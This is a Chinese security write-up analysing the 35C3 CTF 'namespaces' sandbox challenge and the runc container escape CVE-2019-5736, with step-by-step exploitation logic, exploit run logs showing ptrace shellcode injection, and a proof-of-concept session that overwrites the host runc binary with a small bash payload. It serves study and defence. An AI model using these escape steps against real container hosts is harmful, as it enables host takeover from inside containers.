35C3 CTF 是在第 35 届混沌通讯大会期间，由知名 CTF 战队 Eat, Sleep, Pwn, Repeat 于德国莱比锡举办的一场 CTF 比赛。比赛中有一道基于 Linux 命名空间机制的沙盒逃逸题目。赛后，获得第三名的波兰强队 Dragon Sector 发现该题目所设沙盒在原理上与 docker exec 命令所依赖的 runc（一种容器运行时）十分相似，遂基于题目经验对 runc 进行漏洞挖掘，成功发现一个能够覆盖宿主机 runc 程序的容器逃逸漏洞。该漏洞于 2019 年 2 月 11 日通过邮件列表披露，分配编号 CVE-2019-5736。

本文将对该 CTF 题目和 CVE-2019-5736 作完整分析，将整个过程串联起来，以期形成对容器底层技术和攻击面更深刻的认识，并学习感受其中的思维方式。

8.1 一、前言

有些鸟是不能关在笼子里的，他们的羽毛太漂亮了。

——-《肖申克的救赎》

35C3 CTF 是在第 35 届混沌通讯大会期间，由知名 CTF 战队 Eat, Sleep, Pwn, Repeat 于德国莱比锡举办的一场 CTF 比赛。比赛中有一道基于 Linux 命名空间机制 [10] 的沙盒逃逸题目（类别为 Pwn）。赛后，获得第三名的波兰强队 Dragon Sector 发现该题目所设沙盒在原理上与 docker exec 命令所依赖的 runc（一种容器运行时）十分相似，遂基于题目经验对 runc 进行漏洞挖掘，成功发现一个能够覆盖宿主机 runc 程序的容器逃逸漏洞。该漏洞于 2019 年 2 月 11 日通过邮件列表披露，分配编号 CVE-2019-5736。

自漏洞披露以来，网络上陆续有一些分析文章出现。其中不乏洞见之作，然而部分细节的缺失使得它们对于逻辑严谨但缺乏相关背景知识的读者来说并不十分友好。一方面，本文期望能够给出一个内容翔实、逻辑完整的漏洞分析；另一方面，如前所述的整个事件是一个从模拟场景到真实场景、从 CTF 题目到实际漏洞的极好示例——-笔者希望借助对 Dragon Sector 从 Pwn 到发现漏洞的历程重现，形成对容器底层技术和攻击面更深刻的认识，并学习感受其中的思维方式。

本文涉及到大量容器和 Linux 系统相关的背景知识，限于篇幅无法一一进行讲解。部分缺乏这些背景知识的读者可能会有困惑。建议采用 ‘‘深度优先搜索 ‘‘的方式阅读文章，即遇到陌生概念时先去寻找资料把这个概念大致弄明白，再回来继续阅读。希望通过这样的阅读，您能有所收获。

后文结构如下：首先对 35C3 CTF 题目进行分析，其次是 CVE-2019-5736，最后对整个分析过程作总结。

文中如有不当之处，还请读者朋友指教。

8.2 二、35C3 CTF Pwn namespaces

8.2.1 题目概述

拿到 CTF 题目，自然先读一下题面：

Here is another linux user namespaces challenge by popular demand. For security reasons, this sandbox needs to run as root. If you can break out of the sandbox, there's a flag in /, but even then you might not be able to read it :). The files are here: https://35c3ctf.ccc.ac/uploads/namespaces-a4b1ac039830f7c430660bc155dd2099.tar Service running at: nc 35.246.140.24 1

Hints:

You'll need to create your own user namespace for the intended solution.

从题面上我们知道，这是一道与 Linux 命名空间有关的沙盒题目，任务是逃出沙盒，拿到 flag。

下载文件包并解压，得到两个文件：一个 Dockerfile 和一个名为 namespaces 的 64 位 Linux 可执行文件。

其中，Dockerfile 内容如下：

```
1FROM tsuro/nsjail2COPY challenge/namespaces /home/user/chal3#COPY tmpflag /flag4CMD /bin/sh -
```

*注：本文成稿时似乎 35C3 CTF 官网已经关闭，如需本题目附件，可关注 ''绿盟科技研究通讯'' 公众号，回复 **35c3ctf** 进行下载。附件相关权利为 35C3 CTF 主办方所有，如有不当，请联系我们删除。*

8.2.2 漏洞定位与分析

2.2.1 Dockerfile

首先看 Dockerfile，毫无疑问，最重要的是第三行 CMD 部分。其中，/usr/bin/setup_cgroups.sh 是设置 cgroups 的脚本，这部分是资源上的限制，帮助不大；cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user /tmp/flag 告诉我们 flag 文件有两处：/flag 和/tmp/flag，前者的权限和所有者都未知，后者的权限是 400，所有者为 user 用户。

NsJail[4] 是由 Google 开源的一款进程隔离工具，常用于 CTF 比赛题目的部署。它的参数有很多，感兴趣者可以自行到官网了解。

Dockerfile 中最后以 user 用户身份运行 NsJail，创建了一个隔离环境：

```
1/usr/bin/nsjail -Ml --port 1337 --chroot / -R /tmp/flag:/flag -T /tmp --proc_rw -U 0:1000:1 -
```

在众多参数中，我们感兴趣的是：

1. 监听在 1337 端口（-Ml –port 1337）；
2. 没有切换根目录（–chroot /）；
3. 将/tmp/flag 以只读方式绑定挂载到/flag，并在/tmp 处挂载一个 tmpfs（-R /tmp/flag:/flag -T /tmp）；
4. 将 procfs 挂载为可读写模式（/proc/_rw）；
5. UID/GID：隔离环境内的 0 和 1 分别映射为环境外的 1000 和 100000（-U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -G 1:100000:1）；

6. 保留所有 capabilities[5]（–keep_caps）。

其他参数对于攻克挑战来说无关紧要。最后，NsJail 将运行/home/user/chal，也就是前面提到的 namespaces 二进制文件。

分析到这里，我们可以确定的是，在隔离环境内部，通过/tmp/flag 路径已经不能直接拿到 flag，因为它被新的 tmpfs 遮盖；通过/flag 路径能够拿到 flag，虽然一开始我们不知道它的权限和所有者，但现在挂载在这里的其实是原先的/tmp/flag，属于 user 用户，而当前的隔离环境恰恰是以 user 身份运行。

所以，如果能利用后面的 namespaces 程序在这个隔离空间内获得 user 身份的代码执行机会，就能拿到 flag。

注：这个 Dockerfile 可能会给一些朋友造成误解。事实上，Docker 本身和 NsJail 只是用来部署题目的工具，并非要逃逸的沙盒。后面将要分析的 namespaces 程序才是需要突破的有缺陷沙盒。

2.2.2 二进制文件

虽然对于沙盒类题目来说不是很必要，但还是常规操作看一下 namespaces 的文件类型：

```
1rambo@matrix:~/namespaces$ file namespaces2namespaces: ELF 64-bit LSB shared object, x86-64,
```

经过逆向，我们基本掌握了这个程序的代码逻辑，一目了然：

1. 创建/tmp/chroots 目录，并将其权限改为 777；

2. 进入循环体，等待用户输入，输入 1 则执行 start_box 函数进行创建沙盒操作（转向第 3 步）；输入 2 则执行 run_elf 函数，将用户给定的二进制程序放入沙盒中运行（转向第 4 步）；

3.start_box 分支：首先会以全新的命名空间创建一个子进程，将子进程 user 命名空间的 UID/GID 1 映射为父进程 user 命名空间的 1，接着父进程回到第 2 步中的循环体等待输入。子进程从用户输入读取一段数据作为 ELF 文件加载为匿名文件（memfd）[12] 并返回文件描述符，然后在/tmp/chroot/下以当前沙盒的序号为名称创建一个目录，同样改权限为 777，并将根目录切换到这里，紧接着调用 setresgid/setresuid 降权为 1 号用户。最后，子进程将执行前述匿名文件；

4.run_elf 分支：首先由用户给定一个沙盒序号，并继续提示用户发送一段数据作为将要执行的 ELF 文件。接着创建一个子进程，父进程回到第 2 步中的循环体等待输入。子进程根据用户给定的沙盒序号找到沙盒内的初始进程（第 3 步中用户输入的 ELF 程序），依次打开并加入/proc/[初始进程 PID]/ns/下的 user、mnt、pid、uts、ipc 和 cgroup 命名空间（划重点!）。其中，在加入 pid 命名空间后执行了一次 fork，真正切换到目标 pid 命名空间（这是因为 pid 命名空间比较特殊，当前进程的 pid 命名空间并不会改变，只有子进程的才会）。fork 后的父进程退出，子进程根据沙盒序号找到/tmp/chroots/[沙盒序号]，切换根目录到这里，同样调用 setresgid/setresuid 降权为 1 号用户。最后，这个子进程将执行本步骤最开始用户输入的 ELF 文件。

这 4 步讲完，您可能会觉得有点绕。但是，一方面，这个程序的代码逻辑本身真的非常简单，推荐自己动手逆向看看；另一方面，将这一系列的操作和容器类比来看，我们会发现它们很相像：上述第 3 步创建沙盒并启动一个 init 进程，这与容器的创建和启动方式大体相同，第 4 步则模拟了 docker exec，即容器内执行命令的操作。也难怪 Dragon Sector 在赛后会跃跃欲试去看 Docker 有没有类似的漏洞。当然，这是后话，何况 CVE-2019-5736 的成因其实与本题并不相同。我们还是回到当前题目的分析中来。

经过上述讲解，或许有读者即使还没有发现漏洞所在，也已经发现了异常之处——-第 4 步 run_elf 分支中 ‘‘依次加入命名空间’’ 的步骤竟然漏掉很重要的一个——net 命名空间！

2.2.3 漏洞分析

进程没有加入所在沙盒的 net 命名空间有什么影响呢?

这意味着，它能够直接看到宿主的网络接口。在题目环境里，就是我们借助 run_elf 运行的程序能够直接看到/home/user/chal 视角下的网络接口，而非它所在沙盒内部的。因此，不同沙盒内部通过 run_elf 运行的程序能够互相通信。

那么，如何借助这一特点完成沙盒逃逸呢?

2.2.3.1 传递文件描述符

Linux 系统中有一类特殊的文件操作 API，它们的名称以 at 结尾，如 openat、unlinkat 和 symlinkat 等。它们与不带 at 的函数功能相同，只是通过一个文件描述符加基于该文件描述符对应文件的相对路径来获得最终的文件路径，而非传统上直接由调用者给出字符串参数指定。前面三个函数的定义如下：

```
1int openat(int dirfd, const char *pathname, int flags);2int unlinkat(int dirfd, const char *p
```

如果我们能够在沙盒 1 中打开当前进程根目录，并将该文件描述符通过网络通信传递给沙盒 2 中的进程，那么沙盒 2 中的进程就能够以这个文件描述符加上相对路径参数调用 openat 打开沙盒外的文件，例如/flag，从而实现沙盒逃逸。

事实上，这个思路是可行的。参考文档 [6] 可知，我们可以借助 unix socket 以 ‘‘辅助消息’’（Ancillary messages）的方式在指定类型为 SCM_RIGHTS 时发送和接收文件描述符；然而，各个沙盒进程的 mnt 命名空间互相隔离，不同沙盒进程无法通过打开同一 unix socket 文件的方式实现通信。

同样由文档 [6] 可知，Linux 支持一类独立于文件系统的抽象命名空间（Abstract namespace），我们能够将 unix socket 绑定到抽象命名空间内的一个名称上，而非在本地文件系统上创建一个 socket 文件，这样一来，不同沙盒中 run_elf 的进程就能够通过同一个名称找到对应 unix socket，从而实现文件描述符的传递。

至此，似乎思路已经打通，我们只需要按照上述步骤编写代码，然后读取/flag 就好。实际上，这样并不能成功。前面提到过，/flag 实际上是/tmp/flag 以只读方式的绑定挂载，而/tmp/flag 属于 user 用户（由于 nsjail 的映射，在沙盒中它实际上是 0 号 root 用户），权限为 400。run_elf 运行的 ELF 文件经过降权，以沙盒内 UID/GID 为 1 的身份运行。因此，我们还需要让 run_elf 进程在沙盒内设法提权为 root 用户（从外部来看，即 user 用户）。

2.2.3.2 提升权限

我们注意到，沙盒本身是以 user 身份运行的，只是分别在 start_box 和 run_elf 分支经过降权（setr）罢了。如果能够阻止降权，就能够获得 user 权限。从 2.2.2 节可以知道，run_elf 分支在降权前执行了依次加入沙盒命名空间的操作。如果能够在这些步骤后不执行降权操作，就不会降权。进一步地，如果能够在这些步骤后直接执行我们想要执行的代码，譬如读取/flag，就实现了以 user 身份代码执行的目的。

如何实现呢?

如果我们能够 ptrace 到一个 run_elf 进程上，就能够向其中注入代码，而这要求 ptrace 进程与被调试的 run_elf 进程在同一个 pid 命名空间内。回顾前面的内容，run_elf 将依次打开并加入/proc/[初始进程 PID]/ns/下的 user、mnt、pid、uts、ipc 和 cgroup 命名空间。设想这样一种情况：假如我们创建一个沙盒，其中的 init 进程 fork 一个子进程，然后将/tmp/xxx 目录绑定挂载到/proc/[init 进程 PID]/ns，接着在这个目录下创建符号链接，将各个命名空间链接到 init 进程 fork 的子进程对应的/proc/[子进程 PID]/ns 目录下，那么当一个 run_elf 进程加入沙盒 init 进程的 mnt 命名空间后，它将看到被上述操作修改过的/proc，接着它加入的 pid 命名空间实际上属于 init 的子进程。这样一来，init 子进程就能够在这个 pid 命名空间下借助 ptrace 向未降权的 run_elf 进程注入代码并执行了。为了提高成功率，我们甚至可以将 init 进程的 uts 命名空间设置为一个管道，当 run_elf 进程尝试加入这个命名空间时，它将被阻塞住，从而阻止了降权操作。

至此，似乎我们达到了以 user 身份代码执行的目的。然而，上面的思路还是存在问题。

为了 ptrace，init 进程必须新建一个 pid 命名空间，而新建 pid 命名空间需要当前进程在当前 user 命名空间内具有 CAP_SYS_ADMIN 权限，但是原 init 进程并没有这个权限，且 chroot 过的进程不被允许创建新的 user 命名空间来获得该权限。因此，现在的问题变成了如何让原 init 进程从 chroot 中逃逸。

2.2.3.3 从 chroot 中逃逸

2.2.2 节一开始提到所有沙盒所在目录/tmp/chroots 的权限为 777，而 2.2.3.1 节中我们已经能够通过传递文件描述符来让一个 run_elf 进程访问到 chroot 外的文件系统。综合两者来看，我们有以下逃逸 chroot 的方案：

1. 首先创建沙盒 1 和沙盒 2，其中沙盒 1 将自己的根目录文件描述符发送给沙盒 2，沙盒 2 拿到这个文件描述符并循环等待沙盒 3 在/tmp/chroots 下目录的建立；

2. 创建沙盒 3，从 2.2.2 节我们得知，start_box 分支会先创建/tmp/chroots/3 目录（mkdir），然后 chroot 到该目录。这里和第 1 步最后沙盒 2 的循环等待联系在一起，构成了我们安排的竞态攻击；

3. 如果 CPU 调度结果是：沙盒 3 先 mkdir，然后沙盒 2 检测到/tmp/chroots/3 的建立，并使用 unlinkat API 将该目录删除（注意 777 宽松权限），紧接着使用 symlinkat API 创建一个同名的指向/根目录的符号链接，最后沙盒 3 执行 chroot 操作。那么沙盒 3 的 chroot 后看到的依然是宿主根路径，逃逸成功。我们获得的正是 2.2.3.2 节末尾需要的、从 chroot 中逃逸的 init 进程。

需要注意的一点是，笔者最初在虚拟机中搭建 docker 环境进行上述实验，单核 CPU 配置导致本节提到的竞态攻击成功率非常低。建议读者朋友搭建环境复现时最好在多核环境下进行。

8.2.3 漏洞利用

环环相扣，完美无缺，一条利用链已经形成。Github 上有研究人员给出了非常优雅的完整漏洞利用代码 [7]，十分推荐大家下载学习。如果 2.2.3.3 节的竞态攻击成功，那么我们通过 ptrace 注入到未降权的 run_elf 进程内的读取/flag 的代码就会执行。

我们先在本地搭建起漏洞环境，将题目运行起来：

```
root@0c51ae957f3a:/# /bin/sh -c "/usr/bin/setup_cgroups.sh; cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user /tmp/flag && s
u user -c '/usr/bin/nsjail -Ml --port 1337 --chroot / -R /tmp/flag:/flag -T /tmp --proc_rw -U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -
G 1:100000:1 --keep_caps --cgroup_mem_max 209715200 --cgroup_pids_max 100 --cgroup_cpu_ms_per_sec 100 --rlimit_as max --rlimit_cpu
 max --rlimit_nofile max --rlimit_nproc max -- /usr/bin/stdbuf -i0 -o0 -e0 /usr/bin/maybe_pow.sh /home/user/chal'"
+ for res in cpu memory pids
+ mkdir /sys/fs/cgroup/cpu/NSJAIL
mkdir: cannot create directory '/sys/fs/cgroup/cpu/NSJAIL': File exists
[2019-11-12T05:56:01+0000] Mode: LISTEN_TCP
[2019-11-12T05:56:01+0000] Jail parameters: hostname:'NSJAIL', chroot:'/', process:'/usr/bin/stdbuf', bind:[::]:1337, max_conns_pe
r_ip:0, time_limit:0, personality:0, daemonize:false, clone_newnet:true, clone_newuser:true, clone_newns:true, clone_newpid:true,
clone_newipc:true, clone_newuts:true, clone_newcgroup:true, keep_caps:true, disable_no_new_privs:false, max_cpus:0
[2019-11-12T05:56:01+0000] Mount point: '/' -> '/' flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' is_dir:true
[2019-11-12T05:56:01+0000] Mount point: '/tmp/flag' -> '/flag' flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' is_dir
:false
[2019-11-12T05:56:01+0000] Mount point: '/tmp' flags: type:'tmpfs' options:'size=4194304' is_dir:true
[2019-11-12T05:56:01+0000] Mount point: '/proc' flags: type:'proc' options:'' is_dir:true
[2019-11-12T05:56:01+0000] Uid map: inside_uid:0 outside_uid:1000 count:1 newuidmap:true
[2019-11-12T05:56:01+0000] Uid map: inside_uid:1 outside_uid:100000 count:1 newuidmap:true
[2019-11-12T05:56:01+0000] Gid map: inside_gid:0 outside_gid:1000 count:1 newgidmap:true
[2019-11-12T05:56:01+0000] Gid map: inside_gid:1 outside_gid:100000 count:1 newgidmap:true
[2019-11-12T05:56:01+0000] Listening on [::]:1337
```

接着运行漏洞利用代码，效果如下图所示（略去了前面的交互过程）：

```
[escalate]  Started escalate
[escalate]  Checking that we won the race
[escalate]  Reading current pid
[escalate]  Init pid: 8
[escalate]  Creating new namespaces
[escalate]  Forking
[escalate]  Parent done
[escalate]  Child started
[escalate]  Reading current pid
[escalate]  Child pid: 9
[escalate]  Creating dir "/tmp/oldproc_ZKGpIwnXdn"
[escalate]  Creating bind mount "/tmp/oldproc_ZKGpIwnXdn" -> "/proc"
[escalate]  Creating dir "/tmp/newproc_ZKGpIwnXdn"
[escalate]  Creating bind mount "/proc" -> "/tmp/newproc_ZKGpIwnXdn"
[escalate]  Creating dir "/proc/8"
[escalate]  Creating dir "/proc/8/ns"
[escalate]  Linking pid ns "/proc/8/ns/pid" -> "/tmp/oldproc_ZKGpIwnXdn/9/ns/pid"
[escalate]  Creating fifo "/proc/8/ns/uts"
[escalate]  Waiting for victim to join

[+] Running in sandbox #2: sleep
[*] entering namespaces of pid 8
[escalate]  Attached to victim
[escalate]  Reading rip
[escalate]  Writing shellcode to 0x7efcf1888b1c
[escalate]  Detaching
[escalate]  Opening fifo
[shellcode]  FLAG: 35c3_ctf{yesterday_u_sa1d_t0mOrroW}
[shellcode]  DONE
[*] Closed connection to localhost port 1337
```

至此，关于这道题目的讲解到这里告一段落。总结一下，上面的关键问题有两个：


1. 外来进程并没有完全加入沙盒所有命名空间（net 命名空间）；
2. 外来进程是依次加入沙盒命名空间的，尤其是在加入 pid 命名空间时，由于其特性（修改 pid 命名空间只在子进程生效），直接 fork 出子进程，这给了我们竞态攻击的机会。

8.3 三、CVE-2019-5736

8.3.1 漏洞概述

在 35C3 赛后从莱比锡返程的路上，Dragon Sector 队员开始进行知识迁移，琢磨能否应用这道 CTF 题目的经验方法去攻击一个相似的程序模型：容器。

在容器世界里，真正负责创建、修改和销毁容器的组件实际上是容器运行时。下图 [17] 较好地展示了当下容器运行时在整个容器世界中所处位置：



那么，容器运行时在容器内部执行命令时是否也存在上面提到的 ‘‘依次加入命名空间’’ 的问题呢？如果是，那么它就很可能面临同样的缺陷。以 runc 为例（后文均以 runc 为例进行说明）：runc exec 时先加入 user 和 pid 命名空间，接着 fork 出子进程，再加入其他命名空间。如果恶意进程在容器内检测到 runc 加入了自己的 pid 命名空间时，直接调用 ptrace 向 runc 进程注入恶意代码，就能够实现容器外代码执行。

很遗憾，一方面，runc 是在加入了所有命名空间后才 fork 出子进程的；另一方面，docker 的默认安全配置不允许容器内部执行和命名空间相关的系统调用。这个思路行不通。

后来，他们的思路转向 proc 伪文件系统 [11]，成功发现了漏洞。下一节，我们将对漏洞成因进行分析。

8.3.2 漏洞分析

我们在执行功能类似于 docker exec 的命令（其他的如 docker run 等，不再讨论）时，底层实际上是容器运行时在操作。例如 runc，相应地，runc exec 命令会被执行。它的最终效果是在容器内部执行用户指定的程序。进一步讲，就是在容器的各种命名空间内，受到各种限制（如 cgroups）的情况下，启动一个进程。除此以外，这个操作与宿主机上执行一个程序并无二致。

执行过程大体是这样的：runc 启动，加入到容器的命名空间，接着以自身（/proc/self/exe，后面会解释）为范本启动一个子进程，最后通过 exec 系统调用执行用户指定的二进制程序。

这个过程看起来似乎没有问题，相关风险点我们在 3.1 节也已经分析过了。现在，我们需要让另一个角色出场——proc 伪文件系统，即/proc。关于这个概念，Linux 文档 [11] 已经给出了详尽的说明，这里我们主要关注/proc 下的两类文件：

1. /proc/[PID]/exe：它是一种特殊的符号链接，又被称为 magic links（为什么将这类符号链接叫做 magic links 呢？请参考附录内容，这一点对当前漏洞的形成至关重要），指向进程自身对应的本地程序文件（例如我们执行 ls，/proc/[ls-PID]/exe 就指向/bin/ls）；
2. /proc/[PID]/fd/：这个目录下包含了进程打开的所有文件描述符。

/proc/[PID]/exe 的特殊之处在于，如果你去打开这个文件，在权限检查通过的情况下，内核将直接返回给你一个指向该文件的描述符（file descriptor），而非按照传统的打开方式去做路径解析和文件查找。这样一来，它实际上绕过了 mnt 命名空间及 chroot 对一个进程能够访问到的文件路径的限制。

那么，设想这样一种情况：在 runc exec 加入到容器的命名空间之后，容器内进程已经能够通过内部/proc 观察到它，此时如果打开/proc/[runc-PID]/exe 并写入一些内容，就能够实现将宿主机上的 runc 二进制程序覆盖掉！这样一来，下一次用户调用 runc 去执行命令时，实际执行的将是攻击者放置的指令。

在未升级的容器环境上，上述思路是可行的，但是攻击者想要在容器内实现宿主机上的代码执行(逃逸)，还需要面对两个限制：

1. 需要具有容器内部 root 权限；
2. Linux 不允许修改正在运行进程对应的本地二进制文件。

事实上，限制 1 经常不存在，很多容器服务开放给用户的仍然是 root 权限；而限制 2 是可以克服的，后面一节会讲到具体的利用方式。

可以看到这个漏洞的成因比上面的 CTF 题目简单许多（虽然要完全理解还需要补充很多背景知识）。

8.3.3 漏洞利用

相对于 CTF 题目来说，这个漏洞的利用代码 [9] 也比较简单。其步骤可归纳如下：

1. 将容器内的/bin/sh 程序覆盖为 #!/proc/self/exe；

2. 持续遍历容器内/proc 目录，读取每一个/proc/[PID]/cmdline，对 “runc’’ 做字符串匹配，直到找到 runc 进程号；

3. 以只读方式打开/proc/[runc-PID]/exe，拿到文件描述符 fd；

4. 持续尝试以写方式打开第 3 步中获得的只读 fd（/proc/self/fd/[fd]），一开始总是返回失败，直到 runc 结束占用后写方式打开成功，立即通过该 fd 向宿主机上/usr/bin/runc（名字也可能是/usr/bin/docker-runc）写入攻击载荷；

5.runc 最后将执行用户通过 docker exec 指定的/bin/sh，它的内容在第 1 步中已经被替换成 #!/proc/self/exe，因此实际上将执行宿主机上的 runc，而 runc 也已经在第 4 部中被我们覆盖掉了。

我们先在本地搭建起漏洞环境（下图中给出了 docker 和 runc 的版本号供参照），然后运行一个容器，在容器中模仿攻击者执行/poc 程序，该程序在覆盖容器内/bin/sh 为 #!/proc/self/exe 后等待 runc 的出现。具体过程如下图所示（图中下方 ‘‘找到 PID 为 28 的进程并获得文件描述符’’ 是宿主机上受害者执行 docker exec 操作之后才触发的）：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago
Up 2 minutes                            peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                    writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```

容器内的/poc 程序运行后，我们在容器外的宿主机上模仿受害者使用 docker exec 命令执行容器内/bin/sh 打开 shell 的场景。触发漏洞后，一如预期，并没有交互式 shell 打开，相反，/tmp 下已经出现攻击者写入的 hello,host，具体过程如下图所示：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/sh
No help topic for '/bin/sh'
rambo@matrix:~/CVE-2019-5736-PoC$ cat /tmp/magic.dat
hello,host
rambo@matrix:~/CVE-2019-5736-PoC$
```

以上过程表明，借助这个漏洞，容器内进程具备在容器外执行代码的能力。

值得一提的是，该漏洞至少还有一种借助恶意镜像的供应链角度利用思路，以及一种借助动态链接库进行代码注入的利用方法，感兴趣的读者可以自行搜索资料了解一下。

8.3.4 漏洞修复

当前开发者们对此漏洞的修复方式是采用上一道 CTF 题目中提到过的创建内存中匿名文件的方法，让 runc 在容器内执行操作前先把自身复制成为一个匿名文件，接着执行这个匿名文件。

这样一来，在 Linux 匿名机制的代码实现确保其效果的前提下，容器内的恶意进程就无法通过前文所述/proc/[PID]/exe 的方式触及到宿主机上的 runc 二进制程序。

然而，这种修复方式有一个副作用：增大了容器的内存负担。社区已经有人证实这一点并在 Github 上反映情况 [13]。

8.4 四、总结

走了这么长的路，现在我们能够总结一下，从上面两个案例中收获了什么？

最直接的感受可能是，跨命名空间的操作很容易引入漏洞。加入新的命名空间很容易，然而新的命名空间是否可信？其中具有 CAP_SYS_ADMIN 权限的进程是否可控？这些是加入前要考虑清楚的问题。

我们继续。Linux 命名空间的概念最早来源于贝尔实验室的 Plan 9 分布式系统项目 [14]，第一个出现在 Linux 内核中的是 mnt 命名空间，始于内核版本 2.4.19，而目前为止最后一个加入的 user 命名空间已经是内核版本 3.8 了 [15]；另一方面，proc 伪文件系统同样由来已久。这两者分别单独拿出来时，似乎并没有什么问题，即使像/proc 下的 magic links 也不会引起很大麻烦。但放在一起后，结果我们已经看到了。

成熟复杂系统（譬如 Linux）的魅力在于其能够提供强大的功能和机制，而问题则往往出现在这些功能与机制同时或交替生效的场景中。有时我们会把这类问题称为逻辑漏洞。当然，这类漏洞是可以修复的，在一定程度上也是可以规避的。另外，从上面介绍的 CVE-2019-5736 漏洞利用代码我们能够感受到，针对逻辑漏洞的利用可以是简单甚至优雅的，但最初把各种机制放在一起检查到底有没有漏洞、有什么漏洞却并不容易。

在云计算世界，我们尤其擅长将各种基础机制打包起来，创造出新的事物，这种新事物也许能够极大地提高生产力，甚至促进产业变革——容器便是典例。然而，结合前文所述，这也意味着以往不曾出现过的机制交叠带来的逻辑漏洞或许会在云环境陆续产生。例如，在今年的欧洲开源峰会（Open Source Summit Europe 2019）上，有议题展示了 ‘‘命名空间’’ 与 ‘‘符号链接’’ 两个概念放在一起出现的一系列问题 [16]，感兴趣的读者可以关注一下。

最后，引用道哥的一句话作结：

建设更安全的互联网。

附录：为什么将/proc 下的符号链接称为 magic links?

我们知道，/proc 目录下有许多符号链接，例如/proc/[PID]/exe 和/proc/[PID]/cwd。然而，它们并非真正的符号链接，或者说，它们是一种特殊的符号链接，叫做 magic links。首先，我们可以借助一个小实验来观察它们与普通符号链接的不同：

```
root@matrix:~# touch target
root@matrix:~# ln -s target symlink
root@matrix:~# ls -al symlink
lrwxrwxrwx 1 root root 6 Nov 12 08:48 symlink -> target
root@matrix:~# ls -al /proc/self/exe
lrwxrwxrwx 1 root root 0 Nov 12 08:49 /proc/self/exe -> /bin/ls
root@matrix:~#
```

如上图，我们创建了一个普通符号链接，可以看到它的文件长度为目标文件名的长度，即 6；但/proc/self/exe 的长度却是 0，而非其所指目标文件/bin/ls 名称的长度。这个差异从一定程度上说明了/proc 下符号链接的特殊性。

当然，将它们称作 magic links 的原因并非这么简单。其中很重要的一点是，当进程去操作一个这样的符号链接时，例如 ‘‘打开’’ 操作，Linux 内核不会按照普通符号链接处理方式在文件系统上做路径解析，而是会直接调用专属的处理函数并返回对应文件的文件描述符。

到目前为止，magic links 的概念并没有被很好地文档化，Aleksa Sarai 在对 manpage 的修改 [8] 中给出了一些有用的说明，笔者将它们摘录到这里，供大家参考：

There is a special class of symlink-like objects known as “magic-links” which can be found in certain pseudo-filesystems such as proc (5) (examples include /proc/[pid]/exe and /proc/[pid]/fd/ .)

Unlike normal symlinks, magic-links are not resolved through pathname-expansion, but instead act as direct references to the kernel’s own representation of a file handle. As such, these magic-links allow users to access files which cannot be referenced with normal paths (such as unlinked files still referenced by a running program.) Because they can bypass ordinary mount_namespaces (7)-based restrictions, magic-links have been used as attack vectors in various exploits.

As such (since Linux 5.FOO), there are additional restrictions placed on the re-opening of magic-links (see path_resolution (7) for more details.)

其中最重要的一句话是：

Unlike normal symlinks, magic-links are not resolved through pathname-expansion, but instead act as direct references to the kernel’s own representation of a file handle.

